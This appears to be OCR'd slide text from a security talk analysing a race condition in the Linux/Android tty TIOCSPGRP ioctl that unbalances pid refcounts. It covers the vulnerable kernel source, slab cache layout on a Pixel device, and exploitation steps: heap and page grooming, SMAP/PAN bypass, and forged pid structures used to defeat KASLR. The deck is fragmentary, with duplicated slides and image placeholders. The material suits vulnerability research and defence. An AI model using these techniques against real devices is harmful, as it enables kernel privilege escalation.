600      set_bit(0, init_pid_ns.pidmap[0].page);
601      atomic_dec(&init_pid_ns.pidmap[0].nr_free);
602
603      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
604              SLAB_HWCACHE_ALIGN | SLAB_PANIC);
605  }
```

Android kernel 4.4

```
525  void __init pid_idr_init(void)
526  {
527      /* Verify no one has done anything silly: */
528      BUILD_BUG_ON(PID_MAX_LIMIT >= PIDNS_ADDING);
529
530      /* bump default and minimum pid_max based on number of cpus */
531      pid_max = min(pid_max_max, max_t(int, pid_max,
532                  PIDS_PER_CPU_DEFAULT * num_possible_cpus()));
533      pid_max_min = max_t(int, pid_max_min,
534                  PIDS_PER_CPU_MIN * num_possible_cpus());
535      pr_info("pid_max: default: %u minimum: %u\n", pid_max, pid_max_min);
536
537      idr_init(&init_pid_ns.idr);
538
539      init_pid_ns.pid_cachep = KMEM_CACHE(pid,
540              SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT);
541  }
```

Android kernel 4.19

- __kmem_cache_alias
  - find_mergeable
  - #define SLAB_MERGE_SAME (SLAB_RECLAIM_ACCOUNT | SLAB_CACHE_DMA | SLAB_CACHE_DMA32 | SLAB_ACCOUNT)
- General Cache: Android kernel 4.4/3.18(kmalloc-128)
- Dedicated Cache: Android kernel 5.4/4.19/4.14/4.9

Vulnerability Analysis

```
469  static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470  {
471      struct pid *pgrp;
472      pid_t pgrp_nr;
473      int retval = tty_check_change(real_tty);
474
475      if (retval == -EIO)
476          return -ENOTTY;
477      if (retval)
478          return retval;
479      if (!current->signal->tty ||
480          (current->signal->tty != real_tty) ||
481          (real_tty->session != task_session(current)))
482          return -ENOTTY;
483      if (get_user(pgrp_nr, p))
484          return -EFAULT;
485      if (pgrp_nr < 0)
486          return -EINVAL;
487      rcu_read_lock();
488      pgrp = find_vpid(pgrp_nr);
489      retval = -ESRCH;
490      if (!pgrp)
491          goto out_unlock;
492      retval = -EPERM;
493      if (session_of_pgrp(pgrp) != task_session(current))
494          goto out_unlock;
495      retval = 0;
496      spin_lock_irq(&tty->ctrl_lock);
497      put_pid(real_tty->pgrp);
498      real_tty->pgrp = get_pid(pgrp);
499      spin_unlock_irq(&tty->ctrl_lock);
500  out_unlock:
501      rcu_read_unlock();
502      return retval;
503  }
```

```
2521  static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522  {
2523      if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524          tty->driver->subtype == PTY_TYPE_MASTER)
2525          tty = tty->link;
2526      return tty;
2527  }
```

- ioctl(fdm, TIOCSPGRP, &pgrp)
  - tty(master)
  - real_tty(slave)
- ioctl(fds, TIOCSPGRP, &pgrp)
  - tty && real_tty(slave)

Vulnerability Analysis

```
469 static int tiocspgrp(struct tty_struct *tty, struct tty_struct *real_tty, pid_t __user *p)
470 {
471     struct pid *pgrp;
472     pid_t pgrp_nr;
473     int retval = tty_check_change(real_tty);
474
475     if (retval == -EIO)
476         return -ENOTTY;
477     if (retval)
478         return retval;
479     if (!current->signal->tty ||
480         (current->signal->tty != real_tty) ||
481         (real_tty->session != task_session(current)))
482         return -ENOTTY;
483     if (get_user(pgrp_nr, p))
484         return -EFAULT;
485     if (pgrp_nr < 0)
486         return -EINVAL;
487     rcu_read_lock();
488     pgrp = find_vpid(pgrp_nr);
489     retval = -ESRCH;
490     if (!pgrp)
491         goto out_unlock;
492     retval = -EPERM;
493     if (session_of_pgrp(pgrp) != task_session(current))
494         goto out_unlock;
495     retval = 0;
496     spin_lock_irq(&tty->ctrl_lock);
497     put_pid(real_tty->pgrp);
498     real_tty->pgrp = get_pid(pgrp);
499     spin_unlock_irq(&tty->ctrl_lock);
500 out_unlock:
501     rcu_read_unlock();
502     return retval;
503 }
```

```
2521 static struct tty_struct *tty_pair_get_tty(struct tty_struct *tty)
2522 {
2523     if (tty->driver->type == TTY_DRIVER_TYPE_PTY &&
2524         tty->driver->subtype == PTY_TYPE_MASTER)
2525         tty = tty->link;
2526     return tty;
2527 }
```

- Sequential ioctl
  - put_pid(A)/get_pid(B)
  - put_pid(B)/get_pid(C)
- Concurrent ioctl
  - put_pid(A)/get_pid(B)
  - put_pid(A)/get_pid(C)
  - A's refcount decreased twice
  - B or C will never be freed

PID object

```
struct pid {
  atomic_t count;
  unsigned int level;
  /* lists of tasks that use this pid */
  struct hlist_head tasks[PIDTYPE_MAX];
  struct rcu_head rcu;
  struct upid numbers[1];
};
```

```
struct task_struct  {
…
  struct pid_link
          pids[PIDTYPE_MAX];
…
};

enum pid_type {
  PIDTYPE_PID,
  PIDTYPE_PGID,
  PIDTYPE_SID,
  PIDTYPE_MAX
```

PID object

- A PID object is allocated when creating a process or thread
- For a new process, all the pids are attached
- For a new thread, only the PIDTYPE_PID is attached


```
init_task_pid(p, PIDTYPE_PID, pid);
if (thread_group_leader(p)) {
        init_task_pid(p, PIDTYPE_PGID, task_pgrp(current));
        init_task_pid(p, PIDTYPE_SID, task_session(current));
        attach_pid(p, PIDTYPE_PGID);
        attach_pid(p, PIDTYPE_SID);
}  else {…}
attach_pid(p, PIDTYPE_PID);
```

Cache config


```
1|redfin:/ # ls -l /sys/kernel/slab/
total 0
drwxr-xr-x 2 root root 0 2022-02-07 10:46 :0000192
drwxr-xr-x 2 root root 0 2022-02-07 10:46 RAWv6
drwxr-xr-x 2 root root 0 2022-02-07 10:46 TCPv6
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 audit_buffer -> :0000024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 avc_xperms_data -> :0000032
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 bio-3 -> :0000384
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 configfs_dir_cache -> :0000096
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 ecryptfs_global_auth_tok_cache -> :0000064
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 f2fs_inode_cache -> :aA-0001264
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 isp1760_qh -> :a-0000048
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 pde_opener -> :A-0000040
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 scs_cache -> :0001024
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 secpath_cache -> :0000128
lrwxrwxrwx 1 root root 0 2022-02-07 10:46 wakeup_irq_node_cache -> :0000032
redfin:/ # cat /proc/slabinfo |grep pid
pid                 4547   5792    128   32    1 : tunables    0    0    0 : slabdata    181    181      0
redfin:/ #
```

- The page's order is 0
  - The page will be cached and never be returned to Buddy allocator


Heap fengshui



Heap fengshui



Page fengshui




- Naturally bypass SMAP/PAN
- How about KASLR?🤔

attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = 0;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```

attach_pid

```
dp->count = 0x41414141;
dp->level = 0;
dp->task[PIDTYPE_PID].first = 0;
dp->task[PIDTYPE_PGID].first = task_struct->pids[PIDTYPE].node;
dp->task[PIDTYPE_SID].first = 0;
dp->rcu.next = 0;
dp->rcu.func = 0;
dp->numbers[0].nr = 0;
dp->numbers[0].ns = 0;
dp->numbers[0].pid_chain.next = 0;
dp->numbers[0].pid_chain.pprev = 0;
```



Guess the kslide

dp->count = 0x41414141;

dp->level = 0;

dp->task[PIDTYPE_PID].first = 0;

dp->task[PIDTYPE_PGID].first = NULL;

dp->task[PIDTYPE_SID].first = 0;

dp->rcu.next = 0;

dp->rcu.func = 0;

dp->numbers[0].nr = 0x41414141;

dp->numbers[0].ns = init_pid_ns + kslide;

